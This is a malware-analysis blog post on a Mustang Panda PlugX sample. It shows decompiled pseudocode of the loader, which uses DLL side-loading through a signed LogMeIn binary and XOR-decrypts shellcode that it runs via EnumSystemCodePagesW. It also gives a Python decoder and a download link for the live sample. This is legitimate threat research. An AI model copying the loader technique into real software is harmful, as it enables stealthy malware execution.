
Diving into a PlugX sample of Mustang Panda group

kienmanowar.wordpress.com/2022/12/27/diving-into-a-plugx-sample-of-mustang-panda-group/

December 27, 2022

1. Hunting

Recently, in my free time, I continue hunting samples related to **PlugX** malware of the **Mustang Panda** group. Among the results returned by VirusTotal, there is a file submitted to VT from **LV (Latvia ??)** at **2022-12-06 06:39:03 UTC**:



Through examining some information of this file, I found that there are many similarities with the samples that I have analyzed and presented in **September** at the **Security Bootcamp conference**.

Bundled Files (2)

Scanned	Detections	File type	Name
2022-12-19	38 / 71	Win32 DLL	%HOME%\unpack___________________\LMIGuardianDll.dll
2022-12-19	23 / 62	Windows shortcut	


Dropped Files (2)

Scanned	Detections	File type	Name
2022-11-30	0 / 72	Win32 EXE	D:\LMIGuardianSvc.exe
2022-12-19	38 / 71	Win32 DLL	%HOME%\unpack___________________\LMIGuardianDll.dll


Download sample here: https://github.com/m4now4r/PlugX_Mustang-Panda/

2. Overview analysis


The above rar file includes an **lnk** file (*a Windows Shortcut*) and an abnormal directory containing other files as shown below:



"**Written comments of Hungary.doc.lnk**" will executes the **test.msd** file:




test.msd (*26c855264896db95ed46e502f2d318e5f2ad25b59bdc47bd7ffe92646102ae0d*) has the original name is **LMIGuardianSvc.exe**. This is a clean file, and belongs to LogMeIn software, with Digital Signature:




LMIGuardianDll.dll (*ef2b6b411b79f751d73e824302ca00ff9f0d759a6eea02d2cfb11390d0e9379b*), exports **6** functions. However, there are functions with the same address: `CrashMain`, `Escort2`,


`HttpMain`, `IsSamePath` and `OffLoad`. Only the `Init` function locates at the different address, therefore, it is likely that the function of interest:



LMIGuardianDat.dat (*e5e396be385d38f69566aa141de3030ffe4eaad8afb244a2c22df4b6db425478*). This file is already encrypted:



To summarize, it can be seen that the **Mustang Panda** group continues using DLL side-loading technique, the execution flow of the malicious code is as follows:



3. Detailed analysis

3.1. Analyze test.msd file

Load the file into IDA, the pseudocode at its `WinMain` function is as follows:

```
int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  SetProcessDEPPolicy = mw_build_kernel32_api_funcs_wrap()->SetProcessDEPPolicy;
  if ( SetProcessDEPPolicy )
  {
    SetProcessDEPPolicy(PROCESS_DEP_ENABLE);
  }
  // load LMIGuardianDll.dll and call to Init()
  LMIGuardian_API = mw_build_LMIGuardian_api_funcs_wrap();
  if ( !LMIGuardian_API->ComMain )
  {
    return 0;
  }
  wstr_full_file_path = 0;
  mw_get_full_path_of_file(&wstr_full_file_path);
  return LMIGuardian_API->ComMain(hInstance, hPrevInstance, wstr_full_file_path, lpCmdLine, nShowCmd);
}
```

Pay attention to the `mw_build_LMIGuardian_api_funcs_wrap()`function, this function will load the `LMIGuardianDll.dll`file, get all addresses of the exported functions, and then call the `Init` function to execute the next code:

```
LMIGuardian_API->LMIGuardianDll_hdl = 0;
LMIGuardian_API->CrashMain = 0;
LMIGuardian_API->HttpMain = 0;
LMIGuardian_API->Escort2 = 0;
LMIGuardian_API->EscortStop = 0;
LMIGuardian_API->OffLoad = 0;
LMIGuardian_API->IsSamePath = 0;
LMIGuardian_API->Init = 0;
LMIGuardian_API->Init_result = 0;
LMIGuardian_API->Manifest = 0;
LMIGuardian_API->ComMain = 0;
LMIGuardian_API->SetLogLabelLow = 0;
LMIGuardian_API->EscortIE11 = 0;
LMIGuardianDll_hdl = LoadLibraryA("LMIGuardianDll.dll");
LMIGuardian_API->LMIGuardianDll_hdl = LMIGuardianDll_hdl;
if ( !LMIGuardianDll_hdl )
{
  return LMIGuardian_API;
}
CrashMain = GetProcAddress(LMIGuardianDll_hdl, "CrashMain");
v15 = LMIGuardian_API->LMIGuardianDll_hdl;
LMIGuardian_API->CrashMain = CrashMain;
HttpMain = GetProcAddress(v15, "HttpMain");
v16 = LMIGuardian_API->LMIGuardianDll_hdl;
LMIGuardian_API->HttpMain = HttpMain;
Escort2 = GetProcAddress(v16, "Escort2");
```

```
Init = GetProcAddress(v20, "Init");
LMIGuardian_API->Init = Init;
// call to Init function
if ( Init )
{
  Init_result = Init();
}
else
{
  Init_result = 0;
}
```

3.2. Analyze LMIGuardianDll.dll file

The pseudocode at the `Init` function is as follows:

```
int __stdcall Init()
{
  mw_get_kernel32_base_addr_wrap();
  mw_load_decrypt_and_exec_shellcode();
  return 0;
}
```

Diving into the `mw_load_decrypt_and_exec_shellcode()` function, we see that it constructs the path to the `LMIGuardianDat.dat`file, gets the handle to the file, and then allocates a memory area equal to the size of the file:

```
// retrieve handle to LMIGuardianDat.dat
strcpy(&str_CreateFileW[8], "CreateFileW");
CreateFileW = mw_retrieve_api_addr(g_kernel32_base_addr, &str_CreateFileW[8]);
LMIGuardianDat_dat_hdl = CreateFileW(wstr_LMIGuardianDat_dat_full_path_cp, GENERIC_READ, 3u, 0, OPEN_EXISTING, 0, 0);
if ( LMIGuardianDat_dat_hdl == INVALID_HANDLE_VALUE )
{
  return FALSE;
}

// retrieve LMIGuardianDat.dat's size
strcpy(str_GetFileSize, "GetFileSize");
GetFileSize = mw_retrieve_api_addr(g_kernel32_base_addr, str_GetFileSize);
LMIGuardianDat_dat_size = GetFileSize(LMIGuardianDat_dat_hdl, 0);

// allocate buffer for store LMIGuardianDat.dat's content
strcpy(str_LocalAlloc, "LocalAlloc");
LocalAlloc = mw_retrieve_api_addr(g_kernel32_base_addr, str_LocalAlloc);
ptr_shellcode = LocalAlloc(PAGE_EXECUTE_READWRITE, LMIGuardianDat_dat_size + 1);
```

Next, it will read the contents of the `LMIGuardianDat.dat` file into the allocated memory, use the xor loop to decode the shellcode, and finally use `EnumSystemCodePagesW` function to execute the decrypted shellcode:


```
// Read LMIGuardianDat.dat's content to allocated buffer
NumberOfBytesRead = 0;
strcpy(str_ReadFile, "ReadFile");
ReadFile = mw_retrieve_api_addr(g_kernel32_base_addr, str_ReadFile);
strcpy(str_CloseHandle, "CloseHandle");
CloseHandle = mw_retrieve_api_addr(g_kernel32_base_addr, str_CloseHandle);
if ( ReadFile(LMIGuardianDat_dat_hdl, ptr_shellcode, LMIGuardianDat_dat_size, &NumberOfBytesRead, 0) )
{
  CloseHandle(LMIGuardianDat_dat_hdl);
  // decrypt shellcode
  for ( n = 0; n < LMIGuardianDat_dat_size; ++n )
  {
    g_xor_var += LMIGuardianDat_dat_size >> 1;            // first time g_xor_var = 0x746
    ptr_shellcode[n] ^= g_xor_var;                        .data:10012000 g_xor_var dd 746h
  }                                                                                          1
  NumberOfBytesRead = 0;

  // change protection
  strcpy(&str_VirtualProtect, "VirtualProtect");
  VirtualProtect = mw_retrieve_api_addr(g_kernel32_base_addr, &str_VirtualProtect);
  VirtualProtect(ptr_shellcode, LMIGuardianDat_dat_size, PAGE_EXECUTE_READWRITE, &NumberOfBytesRead);

  // exec decrypted shellcode
  strcpy(str_EnumSystemCodePagesW, "EnumSystemCodePagesW");
  EnumSystemCodePagesW = mw_retrieve_api_addr(g_kernel32_base_addr, str_EnumSystemCodePagesW);
  EnumSystemCodePagesW(ptr_shellcode, 0);                                                    2
}
else
{
  CloseHandle(LMIGuardianDat_dat_hdl);
}
return FALSE;
```

Based on the above pseudocode, we can completely write a Python script to perform shellcode decoding as follows:

```
import sys
g_xor_var = 0x746

# Read encrypted shellcode as byte array
encrypt_sc = bytearray(open(sys.argv[1], 'rb').read())

# Set empty decrypt_sc[]
size = len(encrypt_sc)
decrypt_sc = bytearray(size)

# Perform xor
for i in range(size):
    g_xor_var += size >> 1
    decrypt_sc[i] = (encrypt_sc[i] ^ g_xor_var) & 0xFF

# Write the decrypt_sc to the output file
open(sys.argv[2], 'wb').write(decrypt_sc)

print ("[*] %s Saved to %s!" % (sys.argv[1], sys.argv[2]))
```


```
λ python decrypt_shellcode.py LMIGuardianDat.dat LMIGuardianDat_sc.bin
[*] LMIGuardianDat.dat Saved to LMIGuardianDat_sc.bin!
```

Results before and after decoding:



3.3. Analyze shellcode

Before going into shellcode analysis, inspecting at the **`LMIGuardianDat_sc.bin`** file, I found that it has an embedded PE file (*removed Magic DOS signature and DOS Stubs*):




Load shellcode into IDA, go to address **`0xC3F`**, apply the corresponding structs, we get the size of the embedded PE file as follows:

```
seg000:00000E3F          db 2Eh, 72h, 65h, 6Ch, 6Fh, 63h, 2 dup(0); Name
seg000:00000E3F          dd 14A0h                        ; Misc.PhysicalAddress
seg000:00000E3F          dd 97000h                       ; VirtualAddress
seg000:00000E3F          dd 1600h                        ; SizeOfRawData
seg000:00000E3F          dd 8D400h                       ; PointerToRawData
seg000:00000E3F          dd 0                            ; PointerToRelocations
seg000:00000E3F          dd 0                            ; PointerToLinenumbers
seg000:00000E3F          dw 0                            ; NumberOfRelocations
seg000:00000E3F          dw 0                            ; NumberOfLinenumbers
seg000:00000E3F          dd 42000040h                    ; Characteristics
```

size = 0x8EA00


With all the above information, we can completely extract the PlugX Dll. This Dll only exports one function named `BLMSqofHz`:



